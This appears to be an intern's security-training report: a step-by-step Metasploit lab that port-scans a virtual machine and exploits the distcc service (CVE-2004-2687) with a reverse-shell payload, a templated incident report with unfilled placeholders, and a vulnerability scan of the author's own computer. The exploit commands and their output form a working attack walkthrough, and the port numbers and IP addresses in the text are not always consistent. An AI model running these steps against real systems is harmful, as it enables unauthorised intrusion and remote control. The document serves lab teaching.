WEEK 4 TASKS

INTERN: HAMAIZ SIDDIQUI


Github link: https://github.com/Hamaiz8/Week-4-Comprehensive-Security-Implementation-and-Final-Capstone-Project

TASK 1

1

Step 1. Start Metasploit

Load msfconsole by typing msfconsole in a terminal.



Step 2. Search for and load the port scanner

Search for and load the port scanner auxiliary module. First, we use the search command to look for the string *portscan*. Then, load the simple syn port scanner by typing use /auxiliary/scanner/portscan/tcp.

```
File  Actions  Edit  View  Help
      ffffffff.................
      ffffffff.................

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K1 V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

       =[ metasploit v6.0.52-dev                          ]
+ -- --=[ 2147 exploits - 1143 auxiliary - 365 post        ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 8 evasion                                        ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > search portscan

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                                   normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan               2013-02-26       normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner           2012-08-01       normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                                         normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                                          normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                                          normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                                          normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access                        normal  No     Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) >
```

Step 3. Set options

Use the show options command to display the configuration options available in this auxiliary. All values are filled out with default values with one exception: the RHOSTS value, which corresponds to the remote host we want to scan. In this case, we'll fill out set RHOSTS 192.168.28.129. In this step, you can also tweak the defaults, but in this example, we will run the scan as is.

```
File  Actions  Edit  View  Help
true

msf6 > search portscan

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                                   normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan               normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner           normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                        normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                         normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                         normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                         normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access       normal  No     Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.28.129
RHOSTS => 192.168.28.129
msf6 auxiliary(scanner/portscan/tcp) >
```

Step 4. Run port scan

To run the port scan, enter run.

```
File  Actions  Edit  View  Help
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.28.129
RHOSTS => 192.168.28.129
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.28.129:       - 192.168.28.129:23 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:25 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:21 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:22 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:53 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:80 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:111 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:139 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:445 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:513 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:514 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:512 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:1099 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:1524 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:2049 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:2121 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:3306 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:3632 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:5432 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:5900 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:6000 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:6667 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:6697 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:8009 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:8180 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:8787 - TCP OPEN
[+] 192.168.28.129:       - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Step 5. Select and load an exploit

The results show us that one of the services exposed is port 3643 -- distcc, a service for distributed (remote) C/C++ compiling. Configuration issues in distcc can enable arbitrary command execution (CVE-2004-2687) on the remote host.

Using search distcc, look for exploits targeting this service. Enter use exploit/unix/misc/distcc_exec to select the resulting search hit.

```
kali@kali: ~
File  Actions  Edit  View  Help
[+] 192.168.28.129:       - 192.168.28.129:22 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:53 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:80 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:111 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:139 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:445 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:513 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:514 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:512 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:1099 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:1524 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:2049 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:2121 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:3306 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:3632 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:5432 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:5900 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:6000 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:6667 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:6697 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:8009 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:8180 - TCP OPEN
[+] 192.168.28.129:       - 192.168.28.129:8787 - TCP OPEN
[+] 192.168.28.129:       - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > search distcc

Matching Modules
================

   #  Name                          Disclosure Date  Rank       Check  Description
   -  ----                          ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 auxiliary(scanner/portscan/tcp) > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) >
```

Step 6. Show supported payloads

Use show payloads to determine which payloads are compatible with this exploit.

```
File  Actions  Edit  View  Help
[+] 192.168.28.129:       - 192.168.28.129:6767 - TCP OPEN
[+] 192.168.28.129:       - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > search distcc

Matching Modules
================

   #  Name                          Disclosure Date  Rank       Check  Description
   -  ----                          ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01      excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 auxiliary(scanner/portscan/tcp) > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                                  normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                               normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) >
```

Step 7. Set the payload

Select a payload from the available options. In this case, we'll use set payload payload/cmd/unix/reverse, which simply opens a remote shell.

```
File  Actions  Edit  View  Help
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > search distcc

Matching Modules
================

   #  Name                          Disclosure Date  Rank       Check  Description
   -  ----                          ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01      excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 auxiliary(scanner/portscan/tcp) > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                                  normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                               normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) >
```

Step 8. Show exploit options

Use show options to determine the nonoptional exploit and payload parameters that don't have defaults and, therefore, must be set. In this case, only RHOSTS and LHOST need to be set.

```
File  Actions  Edit  View  Help
   4   payload/cmd/unix/generic                          normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                          normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                     normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl          normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                  normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                     normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                 normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                     normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                 normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet        normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

msf6 exploit(unix/misc/distcc_exec) >
```

Step 9. Set the required options

Set the RHOST and LHOST parameters via set RHOSTS 192.168.28.129 and set LHOST 192.168.2.128. These IP addresses represent the IP addresses on my local virtual network; yours will be different depending on network configuration.

```
File  Actions  Edit  View  Help
   8   payload/cmd/unix/reverse_openssl                  normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                     normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                 normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                     normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                 normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet        normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.28.129
RHOSTS => 192.168.28.129
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.28.128
LHOST => 192.168.28.128
msf6 exploit(unix/misc/distcc_exec) >
```

Step 10. Run the exploit

Finally, enter exploit to run the exploit and send the payload to the target system. This establishes a connection, launches the exploit code and executes the payload that gives us a command prompt on the remote system. You can enter a command such as cat /etc/hosts to verify this is the case and that you are, in fact, connected with a remote shell.

2

Incident Response Report

1. Incident Detection

1.1 Identification

The cyber-attack was identified through the following means:

- **Log Analysis:** Unusual login attempts were detected in the logs. The ELK Stack was utilized to filter and analyze the logs, revealing multiple failed login attempts followed by successful escalations.
- **Monitoring Tools:** Alerts from monitoring tools indicated suspicious activities consistent with privilege escalation and lateral movement.

1.2 Initial Indicators

- **Timestamp of First Activity:** [Insert Timestamp]
- **Affected Systems:** [List affected virtual machines or systems]

- **Suspicious User Accounts:** [List any compromised user accounts]

2. Containment Strategy

2.1 Immediate Containment

- **Isolation of Infected Systems:** The affected virtual machine was immediately isolated from the network to prevent further lateral movement.
- **User Account Lockout:** Compromised user accounts were locked out pending further investigation.

2.2 Malware Removal

- **Malware Identification:** The malware was identified as [Insert Malware Name], which was responsible for privilege escalation.
- **Removal Steps:**
  - Scanned the infected system with [Insert Antivirus/Anti-malware Tool].
  - Removed identified malware files and any associated registry entries.

3. Investigation

3.1 Forensics

- **Data Recovery:** Collected and preserved logs from the affected systems for further analysis.
- **Behavior Analysis:** Analyzed the behavior of the malware to determine its capabilities and potential data exfiltration.

3.2 Documentation of Findings

- **Attack Path:** Documented the attack path from initial access to privilege escalation and lateral movement.
- **Vulnerabilities Exploited:** Identified vulnerabilities that were exploited during the attack simulation.

4. Mitigation and Lessons Learned

4.1 Remediation Steps

- **Patch Management:** Ensured all systems were updated with the latest security patches.
- **User Education:** Conducted training sessions for users on recognizing phishing attempts and other cyber threats.

4.2 Recommendations

- **Enhanced Monitoring:** Recommend implementing more robust monitoring and alerting systems.
- **Regular Security Audits:** Suggest regular security audits and penetration testing to identify vulnerabilities before they can be exploited.

5. Conclusion

The incident simulation provided valuable insights into the organization's current security posture. The response team effectively contained the breach and mitigated the threat, reinforcing the need for ongoing vigilance and improved security practices.

TASK 2

Scanning My Home Network


I ran a basic network scan on my host and this is what I was able to find.

Vulnerabilities 47

Filter | Search Vulnerabilities | 47 Vulnerabilities

Sev	Score	Name	Family	Count
HIGH	7.8	Adobe Creative Cloud Desktop < 5.4 Mu...	Misc.	1
MIXED	...	Adobe Creative Cloud (Multiple Iss...	MacOS X Local Security Checks	3
HIGH	...	Microsoft Visual Studio Code (Multi...	Misc.	2
MIXED	...	SSL (Multiple Issues)	General	4
INFO	...	Apple Mac OS X (Multiple Issues)	MacOS X Local Security Checks	6
INFO	...	SSH (Multiple Issues)	General	4
INFO	...	HTTP (Multiple Issues)	Web Servers	3
INFO	...	Google Chrome (Multiple Issues)	MacOS X Local Security Checks	2
INFO	...	TLS (Multiple Issues)	Service detection	2
INFO		macOS Remote Listeners Enumeration	MacOS X Local Security Checks	10
INFO		Microsoft Office Installed (Mac OS X)	MacOS X Local Security Checks	7
INFO		Netstat Portscanner (SSH)	Port scanners	7
INFO		Service Detection	Service detection	2
INFO		Apache HTTP Server Installed (Linux)	Web Servers	1

As we can see in the image above, I have some vulnerabilities that are listed with severity of HIGH. Immediately what caught my attention was the Adobe Creative Cloud Desktop and Microsft Visual Studio Code vulnerabilities. These are both applications that I don't use frequently. I had thought that I had uninstalled Adobe Creative Cloud Desktop in the past, but it appears that I didn't do a proper uninstall. For Microsoft Visual Studio Code, I simply don't use the application enough and must have not had automatic updates turned on. I decided to go ahead and uninstall Microsoft Visual Studio Code altogether. Below I will dig a little deeper into the Adobe vulnerability.



I would also like to highlight this section below.

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 7.8

CVSS v3.0 Vector:
CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector:
CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 6.8

CVSS v2.0 Base Score: 9.3

CVSS v2.0 Temporal Score: 6.9

CVSS v2.0 Vector:
CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C

CVSS v2.0 Temporal Vector:
CVSS2#E:U/RL:OF/RC:C

IAVM Severity: I

Vulnerability Information

CPE: cpe:/a:adobe:creative_cloud

Exploit Ease: No known exploits are available

Patch Pub Date: March 10, 2021


Vulnerability Pub Date: March 10, 2021

Reference Information

IAVA: 2021-A-0124-S
CVE: CVE-2021-21068, CVE-2021-21069, CVE-2021-21078

2

INTERCEPTION:




AUTOMATED TESTING:

Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
DOM data manipulation (reflected DOM-b...	http://wilsecybersec...	/sensitive/1.php	URL path filename	Information	Firm	
